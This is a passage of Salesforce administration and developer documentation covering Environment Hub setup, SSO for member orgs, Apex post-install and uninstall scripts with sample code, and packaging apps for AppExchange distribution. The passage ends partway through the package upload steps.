Standard Object Permissions	Grant object permissions based on the level of access required by the Environment Hub user. Hub Members object: • "Read"—View existing Hub Member records. • "Create"—This permission has no impact on the ability to create Hub Member records. That's because record creation is handled either by connecting an existing org or creating an org from the Environment Hub. • "Edit"—Edit fields on existing Hub Member records. • "Delete"—Disconnect an org from the Environment Hub and delete its corresponding Hub Member record and Service Provider record (if SSO was enabled for the member). • "View All"—Read all Hub Member records, regardless of who created them. • "Modify All"—Read, edit, and delete all Hub Member records, regardless of who created them. Hub Invitations object: • If you enable the "Connect Organization to Environment Hub" permission, enable "Create", "Read", "Update, and "Delete" for Hub Invitations. Signup Request object: • If you enable the "Manage Environment Hub" permission, enable "Create" and "Read" for Signup Requests to allow users to create orgs. Optionally, enable "Delete" to allow users to remove orgs from the hub.

d. Select **Save**.

Enable My Domain for the Environment Hub

My Domain is required to connect existing orgs to the Environment Hub and create SSO user mappings. Enable My Domain in the org where the Environment Hub is installed.

USER PERMISSIONS

To set up a domain name:
- "Customize Application"

1. Find an available domain name and sign up for it.
   a. From Setup, enter *My Domain* in the `Quick Find` box, then select **My Domain**.
   b. Enter the subdomain name you want to use within the sample URL.
   c. Select **Check Availability**. If your name is already taken, choose a different one.
   d. Select **Register Domain**.

You receive a confirmation email from Salesforce when your new domain is ready for testing.

2. Test your domain name and deploy it to your org.
   a. Click the URL in the confirmation email to log in to Salesforce using your new domain. Alternatively, from Setup, enter *My Domain* in the `Quick Find` box, select **My Domain**, and then select **Click here to login**.
   b. Test the new domain by clicking tabs and links within your org. Notice that all pages show your new domain name.

      Tip: If you use custom buttons or Visualforce pages in your org, test them before deploying the new domain name. If you used instance-based URLs in your customizations, your links are broken.

   c. To roll out the new domain name to your org, from Setup, enter *My Domain* in the `Quick Find` box, select **My Domain**, and then select **Deploy to Users**.
      The domain is activated immediately, and your users are redirected to pages with the new domain.
3. Set the domain login policy for users accessing your pages.
   a. From Setup, enter *My Domain* in the `Quick Find` box, then select **My Domain**.
   b. Under My Domain Settings, select **Edit**.
   c. To turn off authentication for users who do not use your domain-specific login page, select the login policy. This option enhances security by preventing login attempts by anyone who doesn't know your domain name.
   d. Choose a redirect policy based on the level of security that you want. You have these 3 options, in order of increasing security.
      - Redirect users to the same page within the domain.
      - Redirect users with a warning.
      - Prevent redirecting by having users enter the new domain name.

Manage Orgs in the Environment Hub

You can manage all your existing Salesforce orgs from one location by connecting them to the Environment Hub. You can also create orgs using Salesforce templates for development, testing, and trial purposes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Connect an Org to the Environment Hub

You can connect existing Salesforce orgs to the Environment Hub, allowing you to manage all your development, test, and trial environments from one location. When you connect an org to the hub, related orgs are automatically discovered so you don't have to manually connect them.

Create an Org from the Environment Hub

You can create orgs from the Environment Hub for development, testing, and trial purposes. If you're an ISV partner, you can also create partner edition orgs with increased limits, more storage, and other customizations to support app development. When you create an org from the Environment Hub, it becomes a hub member and its default language is set by the user's locale.

Connect an Org to the Environment Hub

You can connect existing Salesforce orgs to the Environment Hub, allowing you to manage all your development, test, and trial environments from one location. When you connect an org to the hub, related orgs are automatically discovered so you don't have to manually connect them.

USER PERMISSIONS

To connect an organization to the Environment Hub:
- "Connect Organization to Environment Hub"

The following types of related orgs are automatically discovered.

- For any organization, all sandbox orgs created from it
- For a release org, all its related patch orgs
- For a Trialforce Management Org, all Trialforce Source Orgs created from it
- For an org with the License Management App (LMA) installed, any release org with a managed package registered in the LMA

Note: You can't connect a sandbox org to the Environment Hub directly. If you want to connect a sandbox, first connect the org used to create the sandbox to the Environment Hub. Then, refresh the sandbox org. The refresh automatically adds it as a hub member.

1. Log in to the Environment Hub, and then select **Connect Org**.
2. Enter the admin username for the org that you want to connect and, optionally, a short description. A description makes it easier to find the org later, especially if your hub has many members.
3. By default, single sign-on (SSO) is enabled for the org you connected. To disable SSO, deselect **Auto-enable SSO for this org**.
4. Select **Connect Org** again.
5. In the pop-up window, enter the org's admin username and password. If you don't see the pop-up, temporarily disable your browser's ad blocking software and try again.
6. Select **Log In**, and then select **Allow**.

Create an Org from the Environment Hub

You can create orgs from the Environment Hub for development, testing, and trial purposes. If you're an ISV partner, you can also create partner edition orgs with increased limits, more storage, and other customizations to support app development. When you create an org from the Environment Hub, it becomes a hub member and its default language is set by the user's locale.

USER PERMISSIONS

To set up and configure the Environment Hub:
- "Manage Environment Hub"

Note: You can create up to 20 member orgs per day. To create more orgs, log a case in the Partner Community.

1. Log in to the Environment Hub, and then select **Create Org**.
2. Choose an org purpose.

Purpose	Lets You Create:
Development	Developer Edition orgs for building and packaging apps.
Test/Demo	Trial versions of standard Salesforce orgs for testing and demos. These orgs are similar to the ones customers create at www.salesforce.com/trial. When you create a Test/Demo org, you can specify a Trialforce template if you want the org to include your customizations.
Trialforce	Trialforce Source Organizations (TSOs) as an alternative to using a Trialforce Management Organization. Unless you need custom branding on your login page or emails, use the Environment Hub to create TSOs.

3. Enter the required information for the org type you selected.
4. Read the Master Subscription Agreement, and then select the checkbox.
5. Select **Create**.

When your org is ready, you receive an email confirmation, and the org appears in your list of hub members.

Single Sign-on in the Environment Hub

Developing, testing, and deploying apps means switching between multiple Salesforce environments and providing login credentials each time. Single sign-on (SSO) simplifies this process by letting an Environment Hub user log in to member orgs without reauthenticating. You can set up SSO by defining user mappings manually, using Federation IDs, or creating a formula.

The Environment Hub supports these SSO methods for matching users.

SSO Method	Description
Mapped Users	Match users in the Environment Hub to users in a member org manually. Mapped Users is the default method for SSO user mappings defined from the member detail page.
Federation ID	Match users who have the same Federation ID in both the Environment Hub and a member org.
User Name Formula	Match users in the Environment Hub and a member org according to a formula that you define.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

If you specify multiple SSO methods, they're evaluated in this order: (1) Mapped Users, (2) Federation ID, and (3) User Name Formula. The first method that results in a match is used to log in the user, and the other methods are ignored. If a matching user can't be identified, the Environment Hub directs the user to the standard Salesforce login page.

Note: SSO doesn't work for newly added users or for user mappings defined in a sandbox org. Only add users, edit user information, or define SSO user mappings in the parent org for the sandbox.

Enable SSO for a Member Org

You can enable single sign-on (SSO) to let an Environment Hub user log in to a member org without reauthenticating.

Define an SSO User Mapping

You can manually define a single-sign on (SSO) user mapping between a user in the Environment Hub and a user in a member org. Before you define a user mapping, enable SSO in the hub member org.

Use a Federation ID or Formula for SSO

You can match an Environment Hub user with a user in a member org using a Federation ID or a user name formula. For either method, enable SSO in the hub member org first.

Disable SSO for a Member Org

If you want Environment Hub users to reauthenticate when they log in to a member org, you can disable SSO. Disabling SSO doesn't remove the user mappings that you've defined, so you can always re-enable SSO later.

Enable SSO for a Member Org

You can enable single sign-on (SSO) to let an Environment Hub user log in to a member org without reauthenticating.

USER PERMISSIONS

To set up and configure the Environment Hub:
- "Manage Environment Hub"

1. Log in to the Environment Hub, and then select a member org. If you don't see any member orgs, check your list view.
2. Select **Enable SSO**.
3. Confirm that you want to enable SSO for this org, and then select **Enable SSO** again.

Define an SSO User Mapping

You can manually define a single-sign on (SSO) user mapping between a user in the Environment Hub and a user in a member org. Before you define a user mapping, enable SSO in the hub member org.

User mappings can be many-to-one but not one-to-many. In other words, you can associate multiple users in the Environment Hub to one user in a member org. For example, if you wanted members of your QA team to log in to a test org as the same user, you could define user mappings.

USER PERMISSIONS

To set up and configure the Environment Hub:
- "Manage Environment Hub"

1. Log in to the Environment Hub, and then select a member org. If you don't see any member orgs, check your list view.
2. Go to the Single Sign-On User Mappings related list, and then select **New SSO User Mapping**.
3. Enter the username of the user that you want to map in the member org, and then look up a user in the Environment Hub.
4. Select **Save**.

Use a Federation ID or Formula for SSO

You can match an Environment Hub user with a user in a member org using a Federation ID or a user name formula. For either method, enable SSO in the hub member org first.

USER PERMISSIONS

To set up and configure the Environment Hub:
- "Manage Environment Hub"

1. Log in to the Environment Hub, and then select a member org. If you don't see any member orgs, check your list view.
2. Go to SSO Settings, and then choose a method.

Method	Steps
`SSO Method 2 - Federation ID`	Select the checkbox.
`SSO Method 3 - User Name Formula`	Select the checkbox, and then define a formula. For example, to match the first part of the username (the part before the "@" sign) with an explicit domain name, enter: `LEFT($User.Username, FIND("@", $User.Username)) & ("mydev.org")`

3. Select **Save**.

Disable SSO for a Member Org

If you want Environment Hub users to reauthenticate when they log in to a member org, you can disable SSO. Disabling SSO doesn't remove the user mappings that you've defined, so you can always re-enable SSO later.

1. Log in to the Environment Hub, and then select a member org. If you don't see any member orgs, check your list view.
2. Select **Disable SSO**.
3. Confirm that you want to disable SSO for this org, and then select **Disable SSO** again.

USER PERMISSIONS

To set up and configure the Environment Hub:
- "Manage Environment Hub"

Environment Hub Best Practices

Follow these guidelines and best practices when you use the Environment Hub.

- If you're an admin or developer, choose the org that your team uses most frequently as your hub org. If you're an ISV partner, the Environment Hub is already installed in your Partner Business Org.
- Set up My Domain for each member org, in addition to the hub org. Because each My Domain includes a unique domain URL, it's easier to distinguish between the member orgs that you use for development, testing, and trials.
- Because each member org is a standard object (of type EnvironmentHubMember), you can modify its behavior or access it programmatically. For example, you can create custom fields, set up workflow rules, or define user mappings and enable single sign-on using the API for any member org.
- Decide on a strategy for enabling SSO access based on your company's security requirements. Then choose the SSO method (explicit mapping, Federation ID, or custom formula) that meets your needs.
- SSO doesn't work for newly added users or for user mappings defined in a sandbox org. Only add users, edit user information, or define SSO user mappings in the parent org for the sandbox.
- The Environment Hub connected app is for internal use only. Don't enable it for any profiles. Unless advised by Salesforce, don't delete the connected app or adjust its settings.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Environment Hub FAQ

Answers to common questions about the Environment Hub.

Can I use the Environment Hub in Lightning Experience?

Where do I install the Environment Hub?

Is My Domain required to use the Environment Hub?

No, My Domain isn't required. But if you don't set up My Domain, you can't connect existing orgs to the Environment Hub or use single sign-on to log in to member orgs. Salesforce recommends setting up My Domain when you configure the Environment Hub.

Can I install the Environment Hub in more than one org?

Can I enable the Environment Hub in a sandbox org?

What kinds of orgs can I create in the Environment Hub?

How is locale determined for the orgs I create in the Environment Hub?

Are the orgs that I create in the Environment Hub the same as the ones I created in the Partner Portal?

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Can an org be a member of multiple Environment Hubs?

Can I disable the Environment Hub?

Can I use the Environment Hub in Lightning Experience?

Yes, both Salesforce Classic and Lightning Experience support the Environment Hub.

Where do I install the Environment Hub?

If you're an ISV partner, the Environment Hub is already installed in your Partner Business Org.

Otherwise, install the Environment Hub in an org that all your users can access, such as your CRM org. Do not install the Environment Hub in a Developer Edition org that contains your managed package. Doing so can cause problems when you upload a new package version or push an upgrade to customers.

Is My Domain required to use the Environment Hub?

No, My Domain isn't required. But if you don't set up My Domain, you can't connect existing orgs to the Environment Hub or use single sign-on to log in to member orgs. Salesforce recommends setting up My Domain when you configure the Environment Hub.

Can I install the Environment Hub in more than one org?

Yes, but you must manage each Environment Hub independently. Although Salesforce recommends one Environment Hub per company, several hubs could make sense for your company. For example, if you want to keep orgs that are associated with product lines separate.

Can I enable the Environment Hub in a sandbox org?

No, you can't enable the Environment Hub in a sandbox org. Enable the Environment Hub in a production org that all your users can access.

What kinds of orgs can I create in the Environment Hub?

You can create orgs for development, testing, and trials. ISV partners can also create partner edition orgs with increased limits, more storage, and other customizations to support app development. If you're a partner but don't see partner edition orgs in the Environment Hub, log a case in the Partner Community.

Org Type	Best Used For	Expires After
Group Edition	Testing	30 days
Enterprise Edition	Testing	30 days
Professional Edition	Testing	30 days
Partner Developer Edition	Developing apps and Lightning components	Never
Partner Group Edition	Robust testing and customer demos	1 year, unless you request an extension
Partner Enterprise Edition	Robust testing and customer demos	1 year, unless you request an extension
Partner Professional Edition	Robust testing and customer demos	1 year, unless you request an extension
Trialforce Source Org	Creating Trialforce templates	1 year, unless you request an extension

Org Type	Best Used For	Expires After
Consulting Partner Edition	Customer demos	1 year, unless you request an extension

How is locale determined for the orgs I create in the Environment Hub?

Your Salesforce user locale determines the default locale of orgs that you create. For example, if your user locale is set to `English (United Kingdom)`, that is the default locale for the orgs you create. In this way, the orgs you create are already customized for the regions where they reside.

Are the orgs that I create in the Environment Hub the same as the ones I created in the Partner Portal?

Yes, the orgs are identical to the ones that you created in the Partner Portal. The Environment Hub uses the same templates, so the orgs come with the same customizations, such as higher limits and more licenses. You can also use the Environment Hub to create the same Group, Professional, and Enterprise Edition orgs that customers use. That way, you can test your app against realistic customer implementations.

Can an org be a member of multiple Environment Hubs?

No, an org can be a member of only one Environment Hub at a time. After you connect an org to the Environment Hub, you must contact Salesforce Customer Support to break the association.

Can I disable the Environment Hub?

After you install the Environment Hub in an org, you can't disable it. However, you can hide the Environment Hub from users. Go to Setup and enter *App Menu* in to the Quick Find box, and then select **App Menu**. From the App Menu, you can choose whether to hide an app or make it visible.

Considerations for the Environment Hub in Lightning Experience

Be aware of these considerations when creating and managing orgs in the Environment Hub.

List View Limitations

You can't filter hub members by org expiration date when creating or updating list views in Lightning Experience. If you have an existing list view that includes org expiration date in its filter criteria, that list view won't work in Lightning Experience. To filter hub members by org expiration date, switch to Salesforce Classic and then use the list view.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Resolving Apex Test Failures

Package installs or upgrades may fail for not passing Apex test coverage. However, some of these failures can be ignored. For example, a developer might write an Apex test that makes assumptions about a subscriber's data.

If you're a subscriber whose installation is failing due to an Apex test, contact the developer of the package for help.

If you're a developer and an install fails due to an Apex test failure, check for the following:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

- Make sure that you are staging all necessary data required for your Apex test, instead of relying on subscriber data that exists.
- If a subscriber creates a validation rule, required field, or trigger on an object referenced by your package, your test might fail if it performs DML on this object. If this object is created only for testing purposes and never at runtime, and the creation fails due to these conflicts, you might be safe to ignore the error and continue the test. Otherwise, contact the customer and determine the impact.

Running Apex on Package Install/Upgrade

App developers can specify an Apex script to run automatically after a subscriber installs or upgrades a managed package. This makes it possible to customize the package install or upgrade, based on details of the subscriber's organization. For instance, you can use the script to populate custom settings, create sample data, send an email to the installer, notify an external system, or kick off a batch operation to populate a new field across a large set of data. For simplicity, you can only specify one post install script. It must be an Apex class that is a member of the package.

The post install script is invoked after tests have been run, and is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script appear to be done by your package. You can access this user by using UserInfo. You will only see this user at runtime, not while running tests.

If the script fails, the install/upgrade is aborted. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the install/upgrade details will be unavailable.

The post install script has the following additional properties.

- It can initiate batch, scheduled, and future jobs.
- It can't access Session IDs.
- It can only perform callouts using an async operation. The callout occurs after the script is run and the install is complete and committed.

Note: You can't run a post install script in a new trial organization provisioned using Trialforce. The script only runs when a subscriber installs your package in an existing organization.

How does a Post Install Script Work?

Example of a Post Install Script

Specifying a Post Install Script

How does a Post Install Script Work?

A post install script is an Apex class that implements the `InstallHandler` interface. This interface has a single method called `onInstall` that specifies the actions to be performed on installation.

```
global interface InstallHandler {
  void onInstall(InstallContext context)
}
```

The `onInstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the installation takes place.
- The user ID of the user who initiated the installation.
- The version number of the previously installed package (specified using the `Version` class). This is always a three-part number, such as 1.2.0.
- Whether the installation is an upgrade.

- Whether the installation is a push.

The context argument is an object whose type is the `InstallContext` interface. This interface is automatically implemented by the system. The following definition of the `InstallContext` interface shows the methods you can call on the context argument.

```
global interface InstallContext {
  ID organizationId();
  ID installerId();
  Boolean isUpgrade();
  Boolean isPush();
  Version previousVersion();
}
```

Version Methods and Class

You can use the methods in the `System.Version` class to get the version of a managed package and to compare package versions. A package version is a number that identifies the set of components uploaded in a package. The version number has the format *`majorNumber.minorNumber.patchNumber`* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every non-patch release. Major and minor number increases will always use a patch number of 0.

The following are instance methods for the `System.Version` class.

Method	Arguments	Return Type	Description
`compareTo`	System.Version *`version`*	Integer	Compares the current version with the specified version and returns one of the following values: • Zero if the current package version is equal to the specified package version • An Integer value greater than zero if the current package version is greater than the specified package version • An Integer value less than zero if the current package version is less than the specified package version If a two-part version is being compared to a three-part version, the patch number is ignored and the comparison is based only on the major and minor numbers.
`major`		Integer	Returns the major package version of the calling code.
`minor`		Integer	Returns the minor package version of the calling code.
`patch`		Integer	Returns the patch package version of the calling code or `null` if there is no patch version.

The `System` class contains two methods that you can use to specify conditional logic, so different package versions exhibit different behavior.

- `System.requestVersion`: Returns a two-part version that contains the major and minor version numbers of a package. Using this method, you can determine the version of an installed instance of your package from which the calling code is referencing your package. Based on the version that the calling code has, you can customize the behavior of your package code.
- `System.runAs(System.Version)`: Changes the current package version to the package version specified in the argument.

When a subscriber has installed multiple versions of your package and writes code that references Apex classes or triggers in your package, they must select the version they are referencing. You can execute different code paths in your package's Apex code based on the version setting of the calling Apex code making the reference. You can determine the calling code's package version setting by calling the `System.requestVersion` method in the package code.

SEE ALSO:

Apex Developer Guide: Version Class

Example of a Post Install Script

The following sample post install script performs these actions on package install/upgrade.

- If the previous version is null, that is, the package is being installed for the first time, the script:
  - Creates a new Account called "Newco" and verifies that it was created.
  - Creates a new instance of the custom object Survey, called "Client Satisfaction Survey".
  - Sends an email message to the subscriber confirming installation of the package.
- If the previous version is 1.0, the script creates a new instance of Survey called "Upgrading from Version 1.0".
- If the package is an upgrade, the script creates a new instance of Survey called "Sample Survey during Upgrade".
- If the upgrade is being pushed, the script creates a new instance of Survey called "Sample Survey during Push".

```
global class PostInstallClass implements InstallHandler {
  global void onInstall(InstallContext context) {
    if(context.previousVersion() == null) {
      Account a = new Account(name='Newco');
      insert(a);

      Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
      insert obj;

      User u = [Select Id, Email from User where Id =:context.installerID()];
      String toAddress= u.Email;
      String[] toAddresses = new String[]{toAddress};
      Messaging.SingleEmailMessage mail =
        new Messaging.SingleEmailMessage();
      mail.setToAddresses(toAddresses);
      mail.setReplyTo('support@package.dev');
      mail.setSenderDisplayName('My Package Support');
      mail.setSubject('Package install successful');
      mail.setPlainTextBody('Thanks for installing the package.');
      Messaging.sendEmail(new Messaging.Email[] { mail });
      }
    else
      if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
      Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
      insert(obj);
```

```
    }
  if(context.isUpgrade()) {
    Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
    insert obj;
    }
  if(context.isPush()) {
    Survey__c obj = new Survey__c(name='Sample Survey during Push');
    insert obj;
    }
  }
}
```

You can test a post install script using the new `testInstall` method of the `Test` class. This method takes the following arguments.

- A class that implements the `InstallHandler` interface.
- A `Version` object that specifies the version number of the existing package.
- An optional Boolean value that is `true` if the installation is a push. The default is `false`.

This sample shows how to test a post install script implemented in the `PostInstallClass` Apex class.

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

Specifying a Post Install Script

Once you have created and tested the post install script, you can specify it in the **Post Install Script** lookup field on the Package Detail page. In subsequent patch releases, you can change the contents of the script but not the Apex class.

The class selection is also available via the Metadata API as `Package.postInstallClass`. This is represented in package.xml as a `<postInstallClass>foo</postInstallClass>` element.

Running Apex on Package Uninstall

App developers can specify an Apex script to run automatically after a subscriber uninstalls a managed package. This makes it possible to perform cleanup and notification tasks based on details of the subscriber's organization. For simplicity, you can only specify one uninstall script. It must be an Apex class that is a member of the package.

The uninstall script is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script will appear to be done by your package. You can access this user by using UserInfo. You will only see this user at runtime, not while running tests.

If the script fails, the uninstall continues but none of the changes performed by the script are committed. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the uninstall details will be unavailable.

The uninstall script has the following restrictions. You can't use it to initiate batch, scheduled, and future jobs, to access Session IDs, or to perform callouts.

How does an Uninstall Script Work?
Example of an Uninstall Script
Specifying an Uninstall Script

How does an Uninstall Script Work?

An uninstall script is an Apex class that implements the `UninstallHandler` interface. This interface has a single method called `onUninstall` that specifies the actions to be performed on uninstall.

```
global interface UninstallHandler {
  void onUninstall(UninstallContext context)
}
```

The `onUninstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the uninstall takes place.
- The user ID of the user who initiated the uninstall.

The context argument is an object whose type is the `UninstallContext` interface. This interface is automatically implemented by the system. The following definition of the `UninstallContext` interface shows the methods you can call on the context argument.

```
global interface UninstallContext {
  ID organizationId();
  ID uninstallerId();
}
```

Example of an Uninstall Script

The sample uninstall script below performs the following actions on package uninstall.

- Inserts an entry in the feed describing which user did the uninstall and in which organization
- Creates and sends an email message confirming the uninstall to that user

```
global class UninstallClass implements UninstallHandler {
  global void onUninstall(UninstallContext ctx) {
    FeedItem feedPost = new FeedItem();
    feedPost.parentId = ctx.uninstallerID();
    feedPost.body = 'Thank you for using our application!';
    insert feedPost;

    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
    String toAddress= u.Email;
    String[] toAddresses = new String[] {toAddress};
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(toAddresses);
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

You can test an uninstall script using the `testUninstall` method of the `Test` class. This method takes as its argument a class that implements the `UninstallHandler` interface.

This sample shows how to test an uninstall script implemented in the `UninstallClass` Apex class.

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

Specifying an Uninstall Script

Once you have created and tested the uninstall script and included it as a member of your package, you can specify it in the **Uninstall Script** lookup field on the Package Detail page. In subsequent patch releases, you can change the contents of the script but not the Apex class.

The class selection is also available via the Metadata API as `Package.uninstallClass`. This is represented in package.xml as an `<uninstallClass>foo</uninstallClass>` element.

Developing App Documentation

Salesforce recommends publishing your app on AppExchange with the following types of documentation:

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Configure Option

You can include a **Configure** option for installers. This option can link to installation and configuration details, such as:

- Provisioning the external service of a composite app
- Custom app settings

The **Configure** option is included in your package as a custom link. You can create a custom link for your home page layouts and add it to your package.

1. Create a custom link to a URL that contains configuration information or a Visualforce page that implements configuration. When you create your custom link, set the display properties to `Open in separate popup window` so that the user returns to the same Salesforce page when done.
2. When you create the package, choose this custom link in the `Configure Custom Link` field of your package detail.

Data Sheet

Give installers the fundamental information they need to know about your app before they install.

Customization and Enhancement Guide

Let installers know what they must customize after installation as part of their implementation.

Custom Help

You can provide custom help for your custom object records and custom fields.

Tip: To give your custom help a professional tone using Salesforce terminology, follow the *Salesforce Style Guide for Documentation and User Interface Text*.

SEE ALSO:

Understanding Packages

Assigning Force.com AppExchange Publishers

Assigning Force.com AppExchange Publishers

Users that publish packages on the AppExchange must have the following user permissions:

Create Force.com AppExchange packages
Allows a user to create packages and add components to it.

Upload Force.com AppExchange Packages
Allows a user to upload and register or publish packages to the AppExchange.

The System Administrator profile automatically has both these permissions. Determine which of your users should have these permissions and add them to the appropriate user profiles or permission sets.

SEE ALSO:

Understanding Packages

Developing App Documentation

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign permissions:
- "Customize Application"

Convert Unmanaged Packages to Managed

Your organization may already have uploaded and registered packages on Force.com AppExchange directory. All packages uploaded prior to the Winter '07 release are unmanaged, meaning they cannot be upgraded in the installer's organization. You can convert them to managed packages by configuring your organization for managed packages and choosing a package to be managed. This allows you to notify installers when an upgrade is ready for them to install.

Before you convert an existing package to managed, notify your current installers of how to save their data:

1. Export all the data from the previous, unmanaged version of the package.
2. Uninstall the unmanaged package.
3. Install the new managed version of the package.
4. Import all the exported data into the new managed package.

Note: Note to installers: if you have made customizations to an installation of an unmanaged package, make a list of these customizations before uninstalling since you may want to implement them again. However, some customizations will not be possible with a managed package. See the Force.com Quick Reference for Developing Packages.

To convert an unmanaged package into a managed package:

1. Enable managed packages for your organization.
2. From Setup, enter *Packages* in the `Quick Find` box, then select **Packages**.
3. Edit the package that you want to make managed, then select **Managed**.

Warning: Converting an unmanaged package to managed requires registering a namespace prefix that affects the API names of uniquely named package components such as custom fields or s-controls. S-controls stored in the s-control library or the Documents tab that do not use the Force.com API still function properly after you register a namespace prefix. However, s-controls stored outside of your organization or s-controls that use the Force.com API to call Salesforce may require some fine-tuning. For more information, see S-control in the *Object Reference*.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure developer settings:
- "Customize Application"

To create packages:
- "Create AppExchange Packages"

To upload packages:
- "Upload AppExchange Packages"

SEE ALSO:

Manage Packages

Creating Managed Packages

Distribute Your Apps

Upload your apps, publish extensions and upgrades, and manage versions.

Prepare Your Apps for Distribution

Why Use Trialforce?

Creating Signups using the API

Publishing Extensions to Managed Packages

Publish Upgrades to Managed Packages
Manage Versions
Create and Upload Patches
Schedule Push Upgrades
Publishing Packages FAQ

Prepare Your Apps for Distribution

When you're ready to distribute your package, determine if you want to release a managed or unmanaged package. For more information about the different types of releases, see the *ISVforce Guide*.

1. Create a package:
   a. From Setup, enter `Packages` in the `Quick Find` box, then select **Packages**.
   b. Click **New**.
   c. Enter a name for your package. This does not have to be the same name that appears on AppExchange.
   d. From the drop-down menu, select the default language of all component labels in the package.
   e. Optionally, choose a custom link from the `Configure Custom Link` field to display configuration information to installers of your app. You can select a predefined custom link to a URL or s-control that you have created for your home page layouts; see the Configure Option on page 6191. The custom link displays as a **Configure** link within Salesforce on the Force.com AppExchange Downloads page and app detail page of the installer's organization.
   f. Optionally, in the `Notify on Apex Error` field, enter the username of the person who should receive an email notification if an exception occurs in Apex that is not caught by the Apex code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to Salesforce. This is only available for managed packages. For more information, see *Handling Apex Exceptions in Managed Packages on page 5810*.

      Note: Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.

   g. Optionally, in the `Notify on Packaging Error` field, enter the email address of the person who receives an email notification if an error occurs when a subscriber's attempt to install, upgrade, or uninstall a packaged app fails. This field appears only if packaging error notifications are enabled. To enable notifications, contact your Salesforce representative.
   h. Optionally, enter a description that describes the package. You will have a chance to change this description before you upload it to AppExchange.
   i. Optionally, specify a post install script. This is an Apex script that runs in the subscriber organization after the package is installed or upgraded. For more information, see Running Apex on Package Install/Upgrade.
   j. Optionally, specify an uninstall script. This is an Apex script that runs in the subscriber organization after the package is uninstalled. For more information, see Running Apex on Package Uninstall.
   k. Click **Save**.
2. Salesforce sets your package API access privileges to `Unrestricted`. You can change this setting to further restrict API access of Salesforce components in the package. For more information, see *Manage API and Dynamic Apex Access in Packages on page 6172*.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create packages:
- "Create AppExchange Packages"

To upload packages:
- "Upload AppExchange Packages"

3. Add the necessary components for your app.
   a. Click **Add Components**.
   b. From the drop-down list, choose the type of component you want to add to your package.
      - At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
      - If available, click the **Next Page** (or **Previous Page**) link to go to the next or previous set of components.
      - If available, click **fewer** or **more** at the bottom of the list to view a shorter or longer display list.
   c. Select the components you want to add.

      Note: Some components cannot be added to Managed - Released packages. For a list of these components, see *Developing Packages for Distribution*.

      S-controls cannot be added to packages with restricted API access.

   d. Click **Add To Package**.
   e. Repeat these steps until you have added all the components you want in your package.

   Note:
   - Some related components are automatically included in the package even though they may not display in the Package Components list. For example, when you add a custom object to a package, its custom fields, page layouts, and relationships with standard objects are automatically included. For a complete list of components Salesforce automatically includes, see the *ISVforce Guide*.
   - When you package a joined report, each block is included in the package. Although the blocks appear in the package as reports, when you click on a block, you see an error message that you have "insufficient privileges" to view the report. This is expected behavior. Instead, click on the name of the joined report to run it.

4. Optionally, click **View Dependencies** and review a list of components that rely on other components, permissions, or preferences within the package. An entity may include such things as an s-control, a standard or custom field, or an organization-wide setting like multicurrency. Your package cannot be installed unless the installer has the listed components enabled or installed. For more information on dependencies, see Understanding Dependencies on page 6175. Click **Done** to return to the Package detail page.

   Note: You cannot upload packages that contain any of the following:
   - Workflow rules or workflow actions (such as field updates or outbound messages) that reference record types.
   - Reports that reference record types on standard objects.

5. Click **Upload**.

   Note: If you are creating a managed package to publish on AppExchange, you must certify your application before you package it. For more information, see Security Review on AppExchange.

6. On the Upload Package page, do the following:
